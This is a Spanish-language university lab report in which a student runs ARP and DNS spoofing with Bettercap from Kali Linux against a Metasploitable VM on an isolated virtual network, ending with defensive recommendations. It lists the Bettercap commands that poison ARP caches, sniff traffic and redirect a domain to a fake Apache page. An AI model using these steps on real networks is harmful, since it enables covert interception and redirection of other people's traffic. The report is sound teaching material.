Universidad Politecnica de Chiapas

Materia: Redes

Reporte de Examen Práctico - Corte 3

Ataque Man-in-the-Middle: ARP y DNS Spoofing

Alumno:

Miguel Ángel Molina Gómez

Profesor:

PEDRO MARCOS VELASCO BOLOM

Índice

1.	Resumen	2
2.	Introducción Teórica	2
3.	Objetivo de la Práctica	2
4.	Metodología y Herramientas	2
5.	Desarrollo y Procedimiento5.1. Fase 1: Suplantación de ARP y Captura de Tráfico	
6.	Resultados y Evidencias	5
7.	Conclusión	6

1. Resumen

El presente reporte detalla el procedimiento y los resultados obtenidos durante el examen práctico del tercer corte de la materia de Redes. La práctica consistió en la ejecución de un ataque de tipo *Man-in-the-Middle* (MITM) en un entorno de red virtualizado. Se utilizó la herramienta Bettercap en un sistema Kali Linux para realizar suplantación de ARP (ARP Spoofing) y posteriormente suplantación de DNS (DNS Spoofing) contra una máquina víctima Metasploitable, logrando interceptar, analizar y redirigir su tráfico de red de manera exitosa.

2. Introducción Teórica

Un ataque de *Man-in-the-Middle* (MITM) es una forma de ciberataque en la que un actor malicioso se posiciona secretamente en la comunicación entre dos partes. Una vez en medio, el atacante puede escuchar, capturar y/o modificar el tráfico que fluye entre ellas.

- ARP Spoofing: Consiste en enviar mensajes ARP (Address Resolution Protocol) falsificados a una red local. El objetivo es asociar la dirección MAC del atacante con la dirección IP de otro dispositivo (generalmente la puerta de enlace), causando que el tráfico de la víctima sea redirigido a través de la máquina del atacante.
- DNS Spoofing: Es una técnica que consiste en corromper las respuestas del sistema de nombres de dominio (DNS). El atacante intercepta una solicitud DNS y envía una respuesta IP falsa, redirigiendo al usuario a un servidor malicioso en lugar del sitio legítimo solicitado.

3. Objetivo de la Práctica

El objetivo principal de este examen fue realizar de manera controlada un ataque MITM completo, demostrando la capacidad de:

- 1. Interceptar el tráfico de un host víctima mediante envenenamiento de la caché ARP.
- 2. Manipular las solicitudes DNS de la víctima para redirigirla a un servidor web controlado por el atacante.

4. Metodología y Herramientas

- Entorno de Virtualización: Oracle VirtualBox.
- Máquina Atacante: Kali Linux 2025.1c, con la herramienta Bettercap.
- Máquina Víctima: Metasploitable 2.
- Configuración de Red: Ambas máquinas virtuales configuradas en modo Red Interna" para simular una LAN aislada.

5. Desarrollo y Procedimiento

5.1. Fase 1: Suplantación de ARP y Captura de Tráfico

Inicialmente, se procedió a identificar los hosts en la red interna utilizando Bettercap.

```
# Iniciar Bettercap con privilegios
sudo bettercap

# Activar el sondeo de red y mostrar los hosts encontrados
net.probe on
net.show
```



Figura 1: Identificación de la máquina víctima (10.0.2.4) con Bettercap.

Una vez identificada la víctima ('10.0.2.4'), se configuró y lanzó el ataque de ARP Spoofing.

```
# Establecer el objetivo del ataque
set arp.spoof.target 10.0.2.4

# Activar el envenenamiento ARP y el sniffer de red
arp.spoof on
net.sniff on
```

```
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.2.0/24 > 10.0.2.15
10.0.
```

Figura 2: Activación exitosa del módulo ARP Spoofing.

Al realizar una prueba de conectividad desde la víctima, se observó que esta perdió el acceso a la red, confirmando la intercepción del tráfico. Para solucionar esto y mantener el ataque de forma sigilosa, se habilitó el reenvío de IP en la máquina Kali.

```
msradmin@metasploitable: $ wget http://google.com
--20:48:39-- http://google.com/
=> `index.html'
Resolving google.com... failed: Name or service not known.
```

Figura 3: La víctima pierde conectividad, demostrando el éxito de la intercepción.




Figura 4: Habilitación del reenvío de paquetes en Kali Linux.

5.2. Fase 2: Suplantación de DNS

Para la segunda fase, se configuró un servidor web Apache en la máquina atacante para alojar una página falsa.

```
# Instalar e iniciar el servidor web
sudo apt install apache2
sudo systemctl start apache2

# Crear la p gina de suplantaci n
sudo nano /var/www/html/index.html
# Contenido: <h1>Estas siendo victima de un DNS Spoofing!!!!</h1>
```

Durante la ejecución, se detectó que el firewall de Kali ('ufw') estaba activo y bloqueaba las conexiones entrantes al puerto 80. Se procedió a añadir una regla para permitir dicho tráfico.

Finalmente, se configuró y activó el módulo de DNS Spoofing en Bettercap para redirigir el dominio 'clasederedes.com' a nuestro servidor local.

```
└─$ sudo ufw status
Status: active
Τo
                             Action
                                         From
22/tcp
                             ALLOW
                                         Anywhere
22/tcp (v6)
                             ALLOW
                                         Anywhere (v6)
  -(kali⊛kali)-[~]
$ sudo ufw allow 80/tcp
Rule added
Rule added (v6)
   -(kali⊛kali)-[~]
└$<u>sudo</u> ufw status
Status: active
То
                             Action
22/tcp
                             ALLOW
                                         Anywhere
80/tcp
                            ALLOW
                                         Anywhere
22/tcp (v6)
                            ALLOW
                                         Anywhere (v6)
                            ALLOW
80/tcp (v6)
                                         Anywhere (v6)
   (kali⊛kali)-[~]
```

Figura 5: Permitiendo el tráfico HTTP a través del firewall UFW.

Figura 6: Configuración del dominio y la IP para el DNS Spoofing.

6. Resultados y Evidencias

La ejecución del ataque fue exitosa. Al intentar acceder al dominio 'clasederedes.com' desde la máquina víctima, su solicitud DNS fue interceptada y manipulada, como se evidencia en los logs de Bettercap (Figura 7).

Como resultado, la máquina víctima recibió y renderizó el contenido de la página web falsa alojada en el servidor del atacante, cumpliendo así con todos los objetivos de la práctica (Figura 8).

Figura 7: Log de Bettercap confirmando el envío de una respuesta DNS falsa.

Figura 8: Prueba final: la máquina víctima muestra el contenido del servidor falso.

7. Conclusión

La práctica se completó satisfactoriamente, demostrando la vulnerabilidad de las redes locales no seguras a ataques de tipo Man-in-the-Middle. Se logró configurar y ejecutar con éxito un ataque de ARP y DNS Spoofing utilizando Bettercap, interceptando y redirigiendo el tráfico de una máquina víctima a un destino controlado. Este ejercicio subraya la importancia crítica de implementar medidas de seguridad como la inspección dinámica de ARP (DAI) y el uso de protocolos seguros como HTTPS para proteger la integridad y confidencialidad de las comunicaciones en red.